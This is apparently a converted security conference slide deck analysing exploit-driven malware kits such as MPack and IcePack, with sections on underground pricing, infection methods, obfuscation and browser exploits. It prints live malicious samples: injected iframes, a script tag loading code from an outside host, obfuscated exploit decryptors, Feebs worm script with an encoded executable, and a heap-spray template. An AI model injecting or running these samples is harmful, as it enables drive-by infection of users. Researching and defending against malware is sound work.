



## **Analysis of Adversarial Code: The role of Malware Kits !**

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  - Feeps Polymorphic worm
- ▶ Analyzing Obfuscated Code
- ▶ How Browser Exploits work?
  - ActiveX Exploits
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*Introduction: What are Malware Kits (Exploit Driven)?*

- ▶ Software components written mostly in PHP which allows automatic installation of malware by exploiting unpatched vulnerabilities in the system.
- ▶ Uses web browser as the attack vector
- ▶ Regular updates to the malware kit by updating the exploit base and improving the management and reporting capabilities.
- ▶ Most malware kits are sold commercially through underground channels (Forums & IRC)

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*Introduction: Why Malware Kits are popular?*

- ▶ Ability to identify the remote operating system, browser type and version, geography and send exploits accordingly.
- ▶ Probability of successful infection is more when multiple exploits are used against dissimilar targets.
- ▶ Efficiency of Attack, Statistics about the infected Operating system, browser, exploits could be gathered
- ▶ Some kits like Icepack allow for automatic injection of malicious iframes into multiple websites widening the chances of infection.

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*Underground Economy: Why Infect Machines?*

- ▶ Infected computers used to relay Spam
- ▶ Carry out DDOS Attacks
- ▶ Affiliate model – Pay others to infect users with Adware/ClickFraud trojans
- ▶ Steal Bank and Credit Card Information
- ▶ Steal Online games accounts

The image shows two overlapping screenshots of an underground market listing services for sale. The top screenshot lists various services and their prices, while the bottom screenshot lists DDoS attacks and their prices.

**Top Screenshot:**

- Paypal verified with password and pass mail \$5
- Paypal verified with password \$4
- price for Cvv
- 1 Ca = 4\$/CVV
- 1 EU = 4\$/CVV
- 1 US ( visa, master) = 2\$/ ( buy > 50 Price1= 1)
- 1 US ( Amex, dis) = 2.5\$/ ( buy > 50 price1.5\$ = 1)
- 1UK = 3.5\$/ ( Buy > 50 price 2.5\$ = 1)
- 1UK CVV with DOB = 6\$/CVV ( Buy > 50 CVV Price 4\$ = 1CVV)
- 1 US CVV full info = 25\$/CVV
- 1 UK CVV full info = 25\$/CVV
- Another country = 5\$/cvv
- Shop Admin = 300\$
- Paypal = 100\$
- Bank login = 100\$

**Bottom Screenshot:**

**Spam Hosting**

- US\$200
- Dedicated spam server US\$500
- +10,000,000 Mails per day US\$600
- SMS spam (per message) US\$150
- ICQ (1,000,000) US\$0.2

**DDoS attacks**

The price usually depends on the attack time:

- 1 hour - US\$10-20 (depends on the seller)
- 2 hours - US\$20-40
- 1 day - US\$100
- + 1 day - From US\$200 (depends on the complexity of the job)

It is worth highlighting that they normally offer 10 minutes testing, this means that if you are interested, you tell them the server and they will perform a DoS attack for 10 minutes, so that you can evaluate the 'service'.

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
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### *Underground Economy: Popular Malware*

- ▶ Spy-Agent bv
  - Harvests email addresses /Steal Information
  - Currently Spammed on a weekly basis
- ▶ Proxy-Agent.o
  - Harvests email addresses
  - Uses system as HTTP proxy to masquerade attacks
- ▶ PWS-Goldun
  - Steals games passwords from the system
  - Mostly spammed
- ▶ PWS-LDPinch
  - DIY Malware using the configurator

(Source: AVERT)



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## *Infecting Users*

### ▶ Hacking Machines

### ▶ Attack Strategy

- Exploiting Un-patched Vulnerabilities
  - CGI Vulnerabilities
  - Other Application related vulnerabilities
  - Operating System related vulnerabilities

### ▶ Infection Methodology

- Inject HTML Iframes into the webpages
- Inject scripts into the webpages.

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### *Infecting Users*

- ▶ Using Stolen / Fake Accounts
- ▶ Attack Strategy
  - Use stolen / fake accounts in conjunction with scripts like Ftp-Toolz which automates iframe injection into the websites
- ▶ Infection Methodology
  - Post Iframes into HTML enabled websites or forums



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## *Infecting Users*

### ▶ TypoSquatting

- Worldofwarcraft.com and World0fwarcra<sup>ft</sup>.com
- Windowsupdate.com and VWindowsupdate.com
- Yahoo.com and Yahoo550.com

### ▶ Attack Strategy

- Using social-engineering to attempt a drive-by install

### ▶ Infection Methodology

- Embedded iframes and scripts in the attacker controlled page.

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
### *Infecting Users*

- ▶ Use commonly used Search words / Buy sponsored links from search engines.
- ▶ Attack Strategy
  - Manipulating search engine results
- ▶ Infection Methodology
  - Inject HTML Iframes into the webpages
  - Inject scripts into the webpages.

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*Infecting Users: Study on Search Engine Safety*

- ▶ Overall, 4.0% of search results link to risky Web sites
- ▶ Sponsored results contain 2.4 times as many risky sites as organic results.
- ▶ Most dangerous search terms include Music and technology.



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### *Infecting Users*

- ▶ Sending Emails using sensational or enticing subjects
- ▶ Attack Strategy
  - Using social-engineering to attempt a drive-by install
- ▶ Infection Methodology
  - HTML formatted mails containing embedded iframes
  - Email containing phished (a href tags) links which attempts a drive-by install
- ▶ Popularly adopted by Nuwar a.k.a. Storm worm which built a massive botnet of infected computers (zombies)

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*Popular Incidents: The Italian Job*

- ▶ Hackers compromise ~10,000 websites which pointed to malicious links hosting Mpack.
- ▶ Believed to have exploited a vulnerability in CPanel



### Hackers compromise 10k sites, launch 'phenomenal' attack

The large-scale attack is based on the multiexploit hacker kit dubbed 'Mpack'

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**June 18, 2007** ([Computerworld](#)) – Attackers armed with an exploit tool kit have launched massive attacks in Europe from a network of at least 10,000 hacked Web sites, with infections spreading worldwide, several security companies warned today.

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*Popular Incidents: Bank of India Hack*

- ▶ Hackers compromise Bank of India Website
- ▶ Inserted multiple malicious iframes into the webpage
- ▶ Multiple exploits downloaded over 8 trojan variants including a rootkit component.

- ▶ n404 kit used in this attack


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<iframe src=.,/n404-1.htm width=1 height=1 ></iframe>  
<iframe src=.,/n404-2.htm width=1 height=1 ></iframe>  
<iframe src=.,/n404-3.htm width=1 height=1 ></iframe>  
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Source: <http://www.avertlabs.com/research/blog/index.php/2007/08/31/compromised-bank-of-india-website/>

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*Popular Incidents: IndiaTimes Hack*

- ▶ Injected malicious script into the webpage.
- ▶ The installed malware included a cocktail of Downloader and Dropper Trojans.



The image shows a Notepad window titled "signoutdotcom[1] - Notepad" with the following code:

```
<script src=http://m11.3322.org/e.js></script>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
<HTML>
  <HEAD>
    <title>SignoutDotcom</title>
    <meta content="Microsoft Visual Studio .NET 7.
    <meta content="C#" name="CODE_LANGUAGE">
    <meta content="JavaScript" name="vs_defaultcli
    <meta content="http://schemas.microsoft.com/in
    <SCRIPT language="JAVASCRIPT"><!--
      URLparts = mainURL.sp1
      if (URLparts[2]== null
      {
        setTimeout("top.location.href = URLpar
      } else
      {
        setTimeout("top.location.href = URLpar
    //--></SCRIPT>
  </HEAD>
  <body MS_POSITIONING="GridLayout">
    <form name="Form1" method="post" action="signo
  <input type="hidden" name="__VIEWSTATE" value="dDwtMjAZNzc2OTU
```

The browser window shows the IndiaTimes website with a success message: "You have successfully signed".

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
### *MPACK*

- ▶ PHP based malware kit produced by Russian Hackers.
- ▶ Sold for around \$700 - \$1000 with additional costs for updates
- ▶ The tool gets initiated when index.php hosted on a server is accessed by a user.
- ▶ This file determines the browser and operating system of the incoming user.
- ▶ Based on the browser type and operating system a web exploit is served to the user's machine.
- ▶ Post the successful exploitation, a payload file is sent to the user's machine and automatically executed.



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## MPACK Architecture



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### MPACK Control Panel


- ▶ Logs the Operating system and browser statistics.
- ▶ Logs the number of attacks and efficiency according to IP address and geography.
- ▶ Software could be configured to send exploit only once which could hinder analysis by researchers
- ▶ Blocking country according to the predefined 2 letter country codes

Attacked hosts (total - uniq)	
IE XP ALL	114721 - 96104
QuickTime	2175 - 2048
Win2000	7033 - 6260
Firefox	12885 - 12514
Opera7	1271 - 1264
Browser stats (total)	
MSIE	4 0%
Opera	1 0%
Traffic (total - uniq)	
Total traff	159073 - 129089
Exploited	44804 - 35574
Loads count	17408 - 15968
Loader's response	38.85% - 44.89%
Efficiency 10.94% - 12.37%	
Modules state	
Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF

Image Source: VirusTotal Blog

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## ICEPACK Architecture



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## *ICEPACK Control Panel*

**IcePack**

Main Statistics Work with FTP Tools

Statistics

- Systems
- Observers
- Loadings
- The countries
- Referrals
- Clearing

**Installation of a code**

Enter into a window a code of yours iFrame, choose a variant of installation. Then press the button "To begin" Also pass to [To viewing of progress]

**Variants of installation**

Record before </body> :

In the end of a file :

Rewriting of files :

**In addition**

To delete frames :

To begin



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**Analyzing Obfuscated Code**

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### *Code Obfuscation*

- ▶ Most of the code obfuscation techniques are composed of two parts:
  - Encrypted string
  - Decryptor
- ▶ This process may be repeated several times, the decrypted string may contain another string to be decrypted.
- ▶ The level of decryption loop varies based on the algorithm.

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*How De-obfuscation works?*

- ▶ Place hooks on the commonly used methods such as
  - document.write
  - document.writeln
  - eval
- ▶ Redirect them to a log window instead of execution, where the data can be conveniently interpreted.
- ▶ Using hostilejsdebug to de-obfuscate scripts.

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### *Obfuscating Code*

- ▶ Base 64 Encoding
  - <http://www.motobit.com/util/base64-decoder-encoder.asp>
- ▶ Dean Edwards packer
  - <http://dean.edwards.name/packer/>
- ▶ String splits
- ▶ Gzip Encoding
- ▶ Custom Encoders



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## *IcePack Obfuscated exploit (IE)*

```

|kscript language=JavaScript>function dc(x){var l=x.length,b=
1024,i,j,r,p=0,s=0,w=0,t=Array
(63,34,35,36,19,2,11,24,12,56,0,0,0,0,0,0,9,18,22,55,15,8,7,25,5,38,42,
45,53,49,50,59,60,61,17,6,48,14,43,33,20,41,31,0,0,0,0,27,0,26,0,54,44,
1,62,29,46,30,58,23,28,32,10,52,57,47,4,51,3,37,16,40,21,13,39);for
(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){w|=(t
[x.charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCode(165^w&255);w>>=
8;s-=2}else{s=6}}document.write(r)}}
dc("wfaIyFyN@k7CEzPNB0po7iEokqPzB_1sb28MB2EN8
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```

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## *MPack MultiLevel Encoded Decryptor*

```
<script language=javascript>
document.write (unescape ("%3CScript%20Language%3D%27JavaScript%27%
3Edocument.write%28%20unescape%28%27%253C%2573%2563%2572%2569%2570%
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```

```
<Script Language='JavaScript'>document.write( unescape ('%3C%73%63%72%
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72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%20%7D%0D%0A%3C%
```

```
<Script Language='JavaScript'>
function zX(s)
{ var s1= unescape( s.substr(0, s.length-1)); var t='';for(i=0;i
<s1.length;i++) t+=String.fromCharCode( s1.charCodeAt(i)- s.substr
(s.length-1, 1));
document.write(unescape(t)); }
```

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### HTML Guardian

- ▶ Commercial Product  
~ 40 \$
- ▶ Decryptor is encoded and the decoded function evaluates encrypted string
- ▶ The above spammed mail delivers exploit MS06-014 vulnerability.

trribaygahx Greetings! - Message (Plain Text)

File Edit View Insert Format Tools Actions Help

Reply Reply to All Forward [icons]

From: Pussy [dmose@netscape.com] Sent: Wed 11/7/2007 10:39 AM  
 To: Virus Research  
 Cc:  
 Subject: trribaygahx Greetings!

...at-n.nm.ru - 21 Success Scerets of Self-

The ultimate tool to protect your HTML code, images, Java applets, Javascripts, links, keep web content filters

The source code of this page is protected by HTML Guardian  
www.ProtWare.com

21 Success Secrets of Self-Made Millionaires. Become a millionaire faster and easier than you ever thought like you become millionaires? Would you like to know how? By applying these practical, proven millionaires. Includes 21...

```
<html>
<body>
<script>0000
='90d0a202020202020202020202020202020202020202020204f6e204572726f7220526573756d65204e657874
0d0a20202020202020202020202020202020206f575368656c6c2e52756e20284578654e616d65292
c312c46414c53450d0a20202020202020456c73650d0a20202020202020202020202020206f53
747265616d2e4d6f64653d61644d6f64655265616457726974650d0a20202020202020
';eval(unescape('%66%75%6E%63%74%69%6F%6E%20%5F%63%28%5F%69%29%7B%76%61%
72%20%74%3D%5F%69%2E%72%65%70%6C%61%63%65%28%2F%28%5C%53%7B%32%7D%29%
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63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%
29%29%7D%3B'));</script>
```

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### *Feefs Worm*

- ▶ Polymorphic worm which has Javascript and Vbscript components.
- ▶ Harvests mail from the machine and sends itself using its own SMTP engine
- ▶ Injects a ZIP attachment containing a copy of the worm into outgoing SMTP sessions.
- ▶ Drops rootkit component, opens backdoor, drops copy of the worm into p2p folders

```
<script language=JavaScript>cj=unescape("%5C");
fn="rkexgiinstall";
fr=unescape(location.href).substr(8);
try{
    fs=new ActiveXObject("Scripting.FileSystemObject");
    ws=new ActiveXObject("WScript.Shell");
    dr=ws.RegRead
("HKCU"+cj+"SOFTWARE"+cj+"Microsoft"+cj+"Windows"+cj+"CurrentVersion"+cj+"Explorer"+cj+"Shell Folders"+cj+"Startup");

wd="c:"+cj+"d";fs.CreateFolder(wd)}catch(h){};function f3(){return false}document.oncontextmenu=f3;
</script>
```

```
<script language="vbs">st=wd&cj&fn&".exe"
fr=LCase(Replace(fr,"/",cj))
dr=LCase(dr)
tl=dr&cj&fn&".hta"
Sub bs
r="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4
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jHJyfa00t1jC9sAw/jMwg5RL3iKL1eZJ1Q2omESykdufvwqa/cetJom3TnyKf+sVUoD5ahn
awqRMpVmhneIJsJVvyU8GTZpUgKZCO00IEoirrtv70k63r187yuagq80EZINX1WTX16o1FQ
ZktW3rYjkskyyQm8KgpDAC3UPg0sN+yIQ79F+aljasQzeHOYoriLnpKfXUuXG5c8fF4r1j8
kDFt1R4WDRBqEOFPoH1K00GvHZXc7q9hul1h4uyLJ4HdZGEdygtI4Zi7p/drK6pFmXbSByt
K5UEIHoJXhGNscuvb10t3ZQkKv50HIstBIZT3k+CGQ1KoB6yPctFn1hKLSNjeWeo53hdR7R
```

# Analysis of Adversarial Code: The role of Malware Kits !

## DEMO (Deobfuscating Malicious Scripts)



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**How Browser Exploits Work?**

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*MDAC Exploit – MS06-014*

- ▶ The exploit is delivered to a user's browser via an iframe on a compromised /malicious web page.
- ▶ The iframe contains JavaScript to instantiate an ActiveX object with
  - CLSID {BD96C556-65A3-11D0-983A-00C04FC29E36}
- ▶ The Javascript makes an AJAX XMLHttpRequest request to download an executable.
- ▶ Adodb.stream is used to write the executable to disk.
- ▶ Shell.Application is used to launch the newly written executable.

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### *Heap Spray Exploit*

- ▶ State of the art in browser exploitation – developed by SkyLined in 2004.
- ▶ System heap accessible from JavaScript Code

```
var nop = unescape("%u9090%u9090");

// Create a 1MB string of NOP instructions followed by shellcode:
//
// malloc header    string length    NOP slide    shellcode    NULL terminator
// 32 bytes        4 bytes          x bytes      y bytes      2 bytes

while (nop.length <= 0x100000/2) nop += nop;

nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2);

var x = new Array();

// Fill 200MB of memory with copies of the NOP slide and shellcode
for (var i = 0; i < 200; i++) {
    x[i] = nop + shellcode;
}
```



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*Background: ANI Vulnerability*

### ▶ What Microsoft had to say?

- “A remote code execution vulnerability exists in the way that Windows handles cursor, animated cursor, and icon formats. An attacker could try to exploit the vulnerability by constructing a malicious cursor or icon file that could potentially allow remote code execution” – ms07-017

### ▶ Related vulnerability reported by eeye in 2005.

- Vulnerability in LoadCursorIconFromFileMap() function in user32.dll
- Caused due to improper bound checking while reading the structure.

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### *Defining the Vulnerability: ANI File Format*

- ▶ ANI file format is used for storing animated cursors
- ▶ Based on RIFF multimedia file format
- ▶ Each chunk starts with a 4 byte ASCII tag, followed by a dword specifying the size of the data contained in the chunk.
